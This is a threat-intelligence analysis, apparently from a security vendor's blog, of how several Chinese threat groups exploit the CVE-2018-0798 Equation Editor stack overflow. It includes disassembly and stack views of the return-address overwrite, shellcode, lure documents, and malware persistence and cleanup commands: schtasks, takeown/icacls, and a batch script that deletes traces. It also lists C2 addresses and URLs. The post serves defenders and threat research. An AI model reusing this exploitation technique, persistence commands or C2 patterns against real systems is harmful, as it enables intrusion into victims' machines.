

## Multiple Chinese Threat Groups Exploiting CVE-2018-0798 Equation Editor Vulnerability Since Late 2018

[anomali.com/blog/multiple-chinese-threat-groups-exploiting-cve-2018-0798-equation-editor-vulnerability-since-late-2018](https://www.anomali.com/blog/multiple-chinese-threat-groups-exploiting-cve-2018-0798-equation-editor-vulnerability-since-late-2018)



```

01283FB8  FEFD
01283FB8  sub_1283F6C endp
01283FB8
100.00% (-151,265 (207,186) UNKN... 1283FB8: sub_1283F6C+4C (Synchronized with EIP, Hex View-1)
Stack view
0020ED58  00000000  sub_1283F6C+8C
0020ED5C  0020E000  Stack[000016C4]:0020FFFF
0020ED60  0020E092  Stack[000016C4]:0020ED92
0020ED64  0020E0FFC  Stack[000016C4]:0020E0FFC
0020ED68  0020E01FC  Stack[000016C4]:0020E01FC
0020ED6C  00000006
0020ED70  0020E01FC  Stack[000016C4]:0020E01FC
0020ED74  00000035
0020ED78  60606060
0020ED7C  60606060
0020ED80  61616161
0020ED84  61616161
0020ED88  61616161
0020ED8C  61616161
0020ED90  01270010  sub_1270023+68 calling function return address last two bytes overwritten v
0020ED94  0051C224  debug017:0051C224
0020ED98  01000000  sub_1075570+04
  
```

During Anomali Threat Researcher’s tracking of the “Royal Road” Rich Text Format (RTF) weaponizer, commonly used by multiple Chinese threat actors to exploit CVE-2017-11882 and CVE-2018-0802, it was discovered that multiple Chinese threat groups updated their weaponizer to exploit the Microsoft Equation Editor (EE) vulnerability CVE-2018-0798 late 2018. We believe the groups moved to use CVE-2018-0798 instead of the other Microsoft Equation Editor Remote Code Execution (RCE) vulnerabilities because the former is more reliable as it works on all known versions of Equation Editor.

The analyzed RTF files share the same object dimension (objw2180\objh300) used to track the RTF weaponizer in [our previous report](#), however, the sample was not exploiting CVE-2017-11882 or CVE-2018-0802. After further analysis, it was discovered that the RTF files were exploiting the CVE-2018-0798 vulnerability in Microsoft’s Equation Editor (EQNEDT32). CVE-2018-0798 does not appear to be a commonly exploited In The Wild (ITW) even though it is more reliable compared to other well-known EE RCE counterparts, this is mainly because CVE-2018-0798 works with all EE versions while the counterparts are limited to specific versions. CVE-2017-11882 is only exploitable on an unpatched version prior to its fix, and CVE-2018-0802 is only exploitable on the version released to fix CVE-2017-11882. In contrast, a threat actor utilizing CVE-2018-0798 has a higher chance of success because it is not limited by version.

Anomali Researchers were able to identify multiple samples of malicious RTF documents ITW using the same exploit for CVE-2018-0798. Some of the analyzed samples have a creation date of November 19, 2017 (five days after a patch was released for CVE-2017-11882), however, that date appears to be incorrect because the dropped payloads had a recent compilation timestamps in 2019. The earliest use of the

exploit ITW we were able to identify and confirm is a sample (e228045ef57fb8cc1226b62ada7eee9b) dating back to October 2018 (VirusTotal submission of 2018-10-29) with the RTF creation time 2018-10-23.

Multiple samples analyzed by Anomali researchers that we associate with CVE-2018-0798 were also mentioned in previous instances by other researchers in the security community. We believe that some of these were misattributed to CVE-2017-11882 or CVE-2018-0802 when they actually appear to be CVE-2018-0798.

## Vulnerability and Exploit Analysis

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CVE-2018-0798 is an RCE vulnerability, a stack buffer overflow that can be exploited by a threat actor to perform stack corruption. The vulnerable subroutine is located at the relative virtual address 0x43f6c (sub\_443f6c), shown in Figure 1 below. This routine is called by EQNEDT32 when parsing Matrix type records. To note, CVE-2017-11882 and CVE-2018-0802 are vulnerabilities that take place when parsing Font type records. Part of the Matrix record object is copied to a stack buffer without proper bound checks. This allows the threat actor to overflow the stack buffer, change the stored return address, and take control of the instruction pointer. Due to the age of this binary, it was compiled and linked in the early 2000s, it does not use any modern protections against stack overflows that would have made exploitation much harder.




Figure 1 - The vulnerable function before the exploit. The saved return address marked in red is manipulated. Instruction at 0x1283faa copies a byte from the equation object to a stack buffer and return from the call.

The write primitive is used to fill the stack with padding 0x60s and 0x61s until the location of the stored return address on the stack. The lower two bytes of the stored return address are changed to 0x0bfb, as depicted in Figure 2. Changing those bytes allows hijacking the control flow when the return address is popped off the stack and into the instruction pointer (EIP). The instruction pointer is then redirected to the return instruction of a function to pop the next value off the stack, located at 0x20ed94 in Figure 2, and into the EIP. This forces the original function argument to be taken as a return address. The argument points to the heap where the equation object has been stored.

```

01283F6C
01283F6C push    ebp
01283F6D mov     ebp, esp
01283F6F sub     esp, 4
01283F72 push    ebx
01283F73 push    esi
01283F74 push    edi
01283F75 movsx   eax, [ebp+arg_0]
01283F79 lea    eax, ds:2[eax*2]
01283F80 add    eax, 7
01283F83 sar    eax, 3
01283F86 mov    [ebp+arg_0], ax

01283F8A
01283F8A loc_1283F8A:
01283F8A mov    ax, [ebp+arg_0]
01283F8E mov    [ebp+var_4], ax
01283F92 dec    [ebp+arg_0]
01283F96 movsx   eax, [ebp+var_4]
01283F9A test   eax, eax
01283F9C jz     loc_1283FB4

01283FA2 call   sub_1256352
01283FA7 mov    ecx, [ebp+arg_4]
01283FAA mov    [ecx], al
01283FAC inc    [ebp+arg_4]
01283FAF jmp    loc_1283F8A

01283FB4
01283FB4 loc_1283FB4:
01283FB4 pop    edi
01283FB5 pop    esi
01283FB6 pop    ebx
01283FB7 leave
01283FB8 retn
01283FB8 sub_1283F6C endp
01283FB8

100.00% (-151,285) (207,186) UNKNOWN 01283FB8: sub_1283F6C+4C (Synchronized with EIP, Hex View-1)
Stack view
0020ED58 01283EC0 sub_1283E34+8C
0020ED5C 0020FFFF Stack[000016C4]:0020FFFF
0020ED60 0020ED92 Stack[000016C4]:0020ED92
0020ED64 0020EFFF Stack[000016C4]:0020EFFF
0020ED68 0020F1FC Stack[000016C4]:0020F1FC
0020ED6C 00000006
0020ED70 0020F1FC Stack[000016C4]:0020F1FC
0020ED74 00000035
0020ED78 60606060
0020ED7C 60606060
0020ED80 61616161
0020ED84 61616161
0020ED88 61616161
0020ED8C 61616161
0020ED90 01270093+68 sub_1270093+68 calling function return address last two bytes overwritten with 0x0bfb
0020ED94 0051C224 debug017:0051C224
0020ED98 01280000 sub_127FF7A+86
0020ED9C 00000000

```

Figure 2 - The vulnerable function after stack corruption showing calling function return address last two bytes overwritten with `x0bfb`.

EIP lands on a Null sled until it reaches to the shellcode shown below. The shellcode pops the next value on the stack using this value the location of the final shellcode is computed.

```

debug017:0051C24D pop    eax
debug017:0051C24E jmp    short loc_51C256

```

```

-----
debug017:0051C256 add    eax, offset byte_1BD3C
debug017:0051C25B mov    eax, [eax]
debug017:0051C25D mov    eax, [eax+14h]
debug017:0051C260 add    eax, 6Dh
debug017:0051C263 jmp    eax

```

The final shellcode in sample (264cee1c1854698ef0eb3a141912db40) is shown below.

It resolves the address of WinExec and executes the PowerShell command:

**powershell.exe Copy-Item "c:\target\Flag.dat" -Destination "C:\pwn"**

```

debug017:0052320D jmp     short sub_523276
-----
debug017:00523276 push   'Acor'
debug017:0052327B push   'PteG'
debug017:00523280 call   Sub_getprocaddr
debug017:00523285 push   eax
debug017:00523286 push   'cex'
debug017:0052328B push   'EniW'
debug017:00523290 call   Sub_getprocaddr
debug017:00523295 push   0
debug017:00523297 xor    edx, edx
debug017:00523299 push   offset unk_226E77
debug017:0052329E push   'p\C'
debug017:005232A3 push   '" no'
debug017:005232A8 push   'itan'
debug017:005232AD push   'itse'
debug017:005232B2 push   'D- "'
debug017:005232B7 push   'tad.'
debug017:005232BC push   'gaLF'
debug017:005232C1 push   '\teg'
debug017:005232C6 push   'rat\'
debug017:005232CB push   ':c" '
debug017:005232D0 push   'metI'
debug017:005232D5 push   '-ypo'
debug017:005232DA push   'C ex'
debug017:005232DF push   'e.ll'
debug017:005232E4 push   'ehsr'
debug017:005232E9 push   'ewop'
debug017:005232EE mov    ecx, esp
debug017:005232F0 push   edx
debug017:005232F1 push   ecx
debug017:005232F2 call   eax "winexec"
debug017:005232F4 pop    edi
debug017:005232F5 pop    esi
debug017:005232F6 pop    ebx
debug017:005232F7 add    esp, 40h
debug017:005232FA cmp    ebp, esp
debug017:005232FC call   near ptr unk_5233D5
debug017:00523301 mov    esp, ebp
debug017:00523303 pop    ebp
debug017:00523304 retn

```

As previously mentioned this exploit works on all known versions of Microsoft Equation Editor.



|                                  |   |   |
|----------------------------------|---|---|
| 21d0f19abd15d65aa755e89e55157ae7 | Labeled “Ministry of Defence” for Mongolia. Themed around Russian President Vladimir Putin making a statement on United States’ missiles.   | File name is unavailable  |
| 2ef069d0e3bb636d2d969d3e6a4d5039 | Pertains to be a report from the Mongolian Embassy in Japan regarding news about North Korea.   | TM 30.17.doc  |
| 853136f00e87a1ab3e2fc3acb309573e | A Mongolian-language lure that contains a table with apparent details of people including email, name, and phone number.  | Цэргийн багийн 8 ээлж ашиглагдах утасны дугаарын жагсаалт.doc (List of telephone numbers to be used in the 8th Military Team.doc) |
| ac0eac22ce12eac9ee15ca03646ed70c | Contains an image with Russian text titled about “Commonwealth of Independent States Anti-terrorist Centre”.  | doc.rtf   |
| 6930bd66a11e30dee1ef4f57287b1318 | Titled “Social Security Reform Note”. Discusses demographics and social security reform in Brazil.  | Sosyal Güvenlik Reformu-Not-3.doc   |
| 8f1ab1f96b8322c9e02d87a431a98823 | Titled “Foreign Office of Vietnam”. Guidance on granting, extending, modifying and supplementing diplomatic passports, official passports and diplomatic note for visa application. | 02_2019_TT-BNG.doc  |
| b3f8abe274cb6a5926bd5c3fc2168997 | In the Vietnamese language that appears to talk about the health of former Member of the Central Party Committee VIII, IX Nguyen Phuc Thanh.  | Giay moi hoi nghi.doc   |
| f0424ed16b435f0c7c802f3a17cbd9de | In the Vietnamese language that contains instructions for employees before taking a blood test.   | PV Báo Quốc Phòng xin phỏng vấn anh.doc   |
| 7b9d386280da1b840f1b32b85ce74278 | Lure in the Russian language that is a letter to rector of Russian university.  | Unavailable   |
| 0764ecc46463fb10952d54515c73e6fc | Mongolian lure on topic of training and the United Nations.   | uuganaa-test.doc  |

|                                  |  |   |
|----------------------------------|--|---|
| d648c374439cf5fe9df8dc59eb472067 | Vietnamese lure themed on the current Vietnamese Prime Minister Nguyễn Xuân Phúc | TB - VPCP.doc                           |
| a94db3001c0c3fa3cf40bc7fd9d21b7  | Mongolian lure on topic of the Mongolian prime minister visiting Japan.          | Medee Bolor 20181217.doc                |
| 6614a8776692c982ad766d23b2a5ea29 | Russian lure linking to Russian news about NATO troops leaving Afghanistan.      | Program on applied security studies.rtf |
| 84fca27bc75f40194c95534b07838d6c | Vietnamese Police-themed lure.   | QĐ Tổng cục.doc                         |

## Sample Documents:

### fc47442f175ff7e312a4aa4f5c8745b8

thực tế các đơn vị tiếp nhận nhiệm vụ tiếp công dân, xử lý đơn khiếu nại, tố cáo, kiến nghị, phản ánh theo Phụ lục ban hành kèm theo Thông tư này, trình Thủ trưởng cơ quan, đơn vị cùng cấp phê duyệt để làm căn cứ thực hiện chỉ trả.

#### Điều 6. Hiệu lực thi hành

1. Thông tư này có hiệu lực thi hành kể từ ngày HO tháng năm 2019 và thay thế Thông tư 41/2012/TT-BQP ngày 14 tháng 5 năm 2012 của Bộ trưởng Bộ Quốc phòng quy định chế độ bồi dưỡng đối với các đơn vị thuộc Quân đội trực tiếp làm công tác tiếp công dân, xử lý đơn thu, khiếu nại, tố cáo, kiến nghị, phản ánh.

2. Trưởng hQP văn bản dân chiêu tại Thông tư này được thay thế hoặc sửa đổi, bổ sung bằng văn bản mới thì thực hiện theo văn bản mới đó.

#### Điều 7. Trách nhiệm thi hành

1. Cục trưởng Cục Tài chính Bộ Quốc phòng, Thủ trưởng các cơ quan, đơn vị, tổ chức và Cá nhân có liên quan chịu trách nhiệm thi hành Thông tư này.

2. Trong quá trình thực hiện nếu có vướng mắc, đề nghị phản ánh kịp thời về Bộ Quốc phòng (qua Cục Tài chính) để nghiên cứu, giải quyết./.

#### Nơi nhận.

- /// Bộ trưởng (để báo cáo); VTRƯỞNG
- /// Các Thủ trưởng Bộ Quốc phòng;
- /// Các cơ quan, đơn vị trực thuộc Bộ Quốc phòng;
- /// Cục Tài chính/BQP;
- /// Thanh tra/BQP;
- /// Cục Chính sách/TCCT;
- /// Vụ Pháp chế/BQP;
- /// Công báo; Công Thông tin điện tử/BQP; - Công Thông tin điện tử Chính phủ; - Lưu: VT, THBĐ, N86.



Thuổng táng Lê  
Chiêm

Figure 4: Lure in Vietnamese with many images. Red stamp states the Ministry of Defence of Vietnam.

### 40cf6b699d239652dd4a79c18b1c7366

**ໃບສໍາຫລວດຕົນເອງ**

ຂ້າພະເຈົ້າ ຂໍຖືເປັນກຽດຕີລາຄາຄວາມຮັບຜິດຊອບການເມືອງ  
ໃນແຕ່ລະດ້ານຕະຫລອດໄລຍະ ໜຶ່ງປີທີ່ຜ່ານມາ ດັ່ງນີ້:

**1. ຕີລາຄາຄວາມຮັບຜິດຊອບຕໍ່ກັບການຈັດຕັ້ງປະຕິບັດໜ້າທີ່ການເມືອງທີ່ໄດ້ຮັບມອບ  
ໜ້າທີ່ດັ່ງນີ້:**

- ກ.
- ຂ.
- ຄ.

**2. ຕີລາຄາແບບແຜນການນໍາພາ ແລະ ວິທີເຮັດວຽກ**

**3. ມາດຕະການແກ້ໄຂດ້ວນອ່ອນ**

ນະຄອນຫລວງວຽງຈັນ, ວັນທີ່ ເດືອນ 2018




Figure 5: Lure in Lao language.

1690766e844034b3c2ab4f853bd59df7

# Биография

Пак Вонсун родился в 26 марта 1956 г. уезде Чханнён провинции Кёнсан-Намдо. Окончил среднюю школу Кёнги, в 1975 г. поступил в Сеульский национальный университет Таэквондо (СНУ), но был исключен из него за выступления против диктатуры Пак Чон Хи, отсидел четыре месяца в тюрьме. Окончил университет Тангук, по специальности историк. В 1980 г. сдал государственный экзамен на право заниматься юридической деятельностью, работал прокурором в прокуратуре Тэгу. С 1982 г. занялся адвокатской деятельностью, специализируясь на правах человека. В 1986 г. создал институт истории, в 2000 г. благотворительную организацию «Красивый фонд», в 2006 г. гражданскую организацию «Институт надежды» (The Hope Institute, 희망제작소). В 1991 г. Пак Вонсун поступил в Лондонскую школу экономики и политических наук для корейцев, в 1993 году работал приглашенным научным сотрудником на юридическом факультете Гарвардского университета.

В 2011 году Пак Вонсун, будучи на тот момент беспартийным, принял участие в выборах мэра Сеула как единый кандидат от оппозиции. За него проголосовало 53,4% избирателей, а за его соперника, кандидата от правящей партии «Сэнури» г-жу На Гёнвон, - 46.21%. В 23 февраля 2012 г. Пак Вонсун вступил в оппозиционную Объединённую демократическую партию. В качестве главы столичной администрации Пак Вонсун принял меры по благоустройству города, препятствовал забастовкам таксистов и водителей автобусов.



Figure 6: Lure in Russian. Copied from the Russian Wikipedia page for Park Won-soon, mayor of Seoul.

## Exploitation Methods and payload Analysis:

Anomali Threat Researchers identified multiple exploitation techniques using CVE-2018-0798 to drop malicious payloads. Some of the observed techniques identified being used to exploit the vulnerability are as follows:

### OLE package objects and DLL Sideloadng

**Sample MD5:** fc47442f175ff7e312a4aa4f5c8745b8 (Goblin Panda)

The malicious RTF document contains OLE Package objects. On execution (user opening the attachment) the document drops OLE package as “8.t” in the %TEMP% directory. The 8.t file is a dropper and it is encrypted using XOR cipher with encryption key “0xFC”. Upon decrypting and executing, it drops two additional files “wsc\_proxy.exe” (legitimate Avast executable) and a malicious DLL “wsc.dll” in the %TEMP% folder. The dropper then creates a scheduled task to run the executable “wsc\_proxy.exe” for every five minutes as a persistence mechanism.

|                    |              |      |           |  |         |
|--------------------|--------------|------|-----------|--|---------|
| 1:55:33.6139884 PM | EQNEDT32.EXE | 1596 | WriteFile | C:\Users\offensive sloth.Windows7\AppData\Local\Temp\wsc.dll       | SUCCESS |
| 1:55:33.6140897 PM | EQNEDT32.EXE | 1596 | WriteFile | C:\Users\offensive sloth.Windows7\AppData\Local\Temp\wsc.dll       | SUCCESS |
| 1:55:33.6148159 PM | EQNEDT32.EXE | 1596 | WriteFile | C:\Users\offensive sloth.Windows7\AppData\Local\Temp\wsc_proxy.exe | SUCCESS |
| 1:55:33.6148996 PM | EQNEDT32.EXE | 1596 | WriteFile | C:\Users\offensive sloth.Windows7\AppData\Local\Temp\wsc_proxy.exe | SUCCESS |

Figure 7: Payloads dropped at %tmp% after the execution of dropper (8.t)

Schedule task command:

```
"schtasks /create /sc MINUTE /tn "Avast Antivirus" /tr
"C:\Users\Username\AppData\Local\Temp\wsc_proxy.exe" /mo 5 /f"
```

The benign executable "wsc\_proxy.exe" gets executed by the scheduled task "Avast Antivirus," and using DLL sideloading the malicious payload "wsc.dll" gets started. The malware attempts to communicate via HTTP to the C2 at vvcxsvdx.dynamic-dns[.]net over port 2113/TCP.

Payload MD5: 9AD1DBA92734A53489180788A6B21856

C2: vvcxsvdx.dynamic-dns[.]net

IP: 185.216.35[.]11 (known Goblin panda C&C)

URL: vvcxsvdx.dynamic-dns[.]net/image/logo.png

OLE package objects and VBScript Execution

**Sample MD5:** b3f8abe274cb6a5926bd5c3fc2168997 (Rancor Group)

The malicious RTF drops embedded OLE package to "8.t" into the %TEMP% directory after the malicious document is opened. The file 8.t is a malicious executable dropper and encrypted via XOR cipher using the key "0xFC". On execution it drops two files "ChromeApp.ps1" and "ChromeApp.vbs" in the directory "C:\Windows\tracing". It then creates a scheduled task named "ChromeApp" to execute the Visual Basic Script (VBScript). The VBScript calls the PowerShell script and it beacons out to C2 "185.234.73[.]14" using HTTP to send the victim User ID and receiving further instructions to execute.




Figure 8: Scheduled task creation to start the malicious payload




Figure 9: Malicious payloads dropped after the execution of dropper (8.t)

C2 IP: 185.234.73.4

URL : http:185.234.73[.]4/CApp.php?

name=NzI4QTRENTYtMEY0Ny0yQzY3LTY3QzEtQjg0MzNBOUU1Rjgw:VUk=

## Dropping '.wll' file in Microsoft Word 'startup' folder

**Sample MD5:** 019debaee6fdf9a9f872277563f0d9ee

The RTF document drops embedded OLE package as "8.t" in the %TEMP% directory whe the file is opened. The shellcode decrypt "8.t" and save it as "%APPDATA%\Microsoft\Word\STARTUP\cclerr.wll". The next time user opens Microsoft Word, the dropped file "cclerr.wll" will be loaded and executed in Word's process memory.

During the next run of Microsoft Word, the below activities were observed,

1. The cclerr.wll gets copied into "C:\Program Files (x86)\Intel\Intel(R) Processor Graphics" as "RasTls.dll"
2. The legitimate executable IntelGraphicsController.exe is used to load the malicious "RasTls.dll" via DLL search-order hijacking technique.
3. The below list of commands are executed by word.exe (hijacked process)

| Time of Day         | Process Name | PID  | Operation      | Path                            | Detail   |
|---------------------|--------------|------|----------------|---------------------------------|--|
| 12:11:48.8182175 PM | word.exe     | 2912 | Process Create | C:\Windows\SysWOW64\takeown.exe | PID: 3688, Command line: takeown /F "C:\Program Files (x86)\Intel\Intel(R) Processor Graphics\RasTls.dll"                                      |
| 12:11:49.0449887 PM | word.exe     | 3640 | Process Create | C:\Windows\SysWOW64\icacds.exe  | PID: 3732, Command line: icacds "C:\Program Files (x86)\Intel\Intel(R) Processor Graphics\RasTls.dll" /grant administrators:F                  |
| 12:11:49.2250954 PM | word.exe     | 3720 | Process Create | C:\Windows\SysWOW64\icacds.exe  | PID: 3704, Command line: icacds "C:\Program Files (x86)\Intel\Intel(R) Processor Graphics\RasTls.dll" /grant users:F                           |
| 12:11:49.3712428 PM | word.exe     | 3749 | Process Create | C:\Windows\SysWOW64\takeown.exe | PID: 3820, Command line: takeown /F "C:\Program Files (x86)\Intel\Intel(R) Processor Graphics\IntelGraphicsController.exe"                     |
| 12:11:49.5184367 PM | word.exe     | 3736 | Process Create | C:\Windows\SysWOW64\icacds.exe  | PID: 3908, Command line: icacds "C:\Program Files (x86)\Intel\Intel(R) Processor Graphics\IntelGraphicsController.exe" /grant administrators:F |
| 12:11:49.6598266 PM | word.exe     | 3656 | Process Create | C:\Windows\SysWOW64\icacds.exe  | PID: 3924, Command line: icacds "C:\Program Files (x86)\Intel\Intel(R) Processor Graphics\IntelGraphicsController.exe" /grant users:F          |
| 12:11:49.7740933 PM | word.exe     | 516  | Process Create | C:\Windows\SysWOW64\takeown.exe | PID: 1816, Command line: takeown /F "C:\Program Files (x86)\Intel\Intel(R) Processor Graphics\RasTls.dll"                                      |
| 12:11:49.8852734 PM | word.exe     | 1964 | Process Create | C:\Windows\SysWOW64\icacds.exe  | PID: 2286, Command line: icacds "C:\Program Files (x86)\Intel\Intel(R) Processor Graphics\RasTls.dll" /grant administrators:F                  |
| 12:11:50.0109595 PM | word.exe     | 3176 | Process Create | C:\Windows\SysWOW64\icacds.exe  | PID: 3932, Command line: icacds "C:\Program Files (x86)\Intel\Intel(R) Processor Graphics\RasTls.dll" /grant users:F                           |
| 12:11:50.1755458 PM | word.exe     | 3624 | Process Create | C:\Windows\SysWOW64\takeown.exe | PID: 3988, Command line: takeown /F "C:\Program Files (x86)\Intel\Intel(R) Processor Graphics\IntelGraphicsController.exe"                     |
| 12:11:50.3709707 PM | word.exe     | 3172 | Process Create | C:\Windows\SysWOW64\icacds.exe  | PID: 3492, Command line: icacds "C:\Program Files (x86)\Intel\Intel(R) Processor Graphics\IntelGraphicsController.exe" /grant administrators:F |
| 12:11:50.5025316 PM | word.exe     | 3164 | Process Create | C:\Windows\SysWOW64\icacds.exe  | PID: 3146, Command line: icacds "C:\Program Files (x86)\Intel\Intel(R) Processor Graphics\IntelGraphicsController.exe" /grant users:F          |
| 12:11:51.0529695 PM | word.exe     | 1956 | Process Create | C:\Windows\SysWOW64\PING EXE    | PID: 2180, Command line: Ping 127.0.0.1 -n 10  |
| 12:11:51.0524655 PM | word.exe     | 1132 | Process Create | C:\Windows\SysWOW64\PING EXE    | PID: 4040, Command line: Ping 127.0.0.1 -n 10  |

Figure 10: command executions by rogue word.exe process

4. Sets the registry key for persistence at HKCU\Software\Microsoft\Windows\CurrentVersion\Run\IntelGraphicsController

| Name                       | Type   | Data  |
|----------------------------|--------|---|
| ab\{Default}               | REG_SZ | (value not set)   |
| ab\IntelGraphicsController | REG_SZ | "C:\Program Files (x86)\Intel\Intel(R) Processor Graphics\IntelGraphicsController.exe" Processid:{0A10C245-2190-7215-A3C5-43215926716A} |

Figure 11: Windows Autorun key set for persistence.

5. Drops two batch files in the %TEMP% folder named as UnIB490.bat & UnIB4A0.bat
6. The batch files are used to clean up the word document and ".wll" file.

```
Ping 127.0.0.1 -n 10
del "C:\Users\admin\AppData\Roaming\Microsoft\Word\STARTUP\cclerr.wll" /q /f
del %0 /q /f
```

Figure 12: Batch script for clearing traces of malicious activities.

Payload MD5: B72448AF5F58E70C225AB6525126CF8B

C2: 217.69.8[.]255

### Sample MD5: 6930bd66a11e30dee1ef4f57287b1318 (Emissary Panda)

On opening the RTF document drops embedded OLE package as “s.bin” in the %TEMP% directory. The equation editor loads the bin file directly into its memory space as code and jumps to it. The code in “s.bin” file extracts and load a DLL. It then creates a directory “C:\Program Files (x86)\pcawhere” and writes a file named “config.ini” with a unique identifier for the victim. After successful execution of malicious code, it tries to send the unique identifier of the victim machine to the C2 138.68.133.211 via POST request over HTTPS.

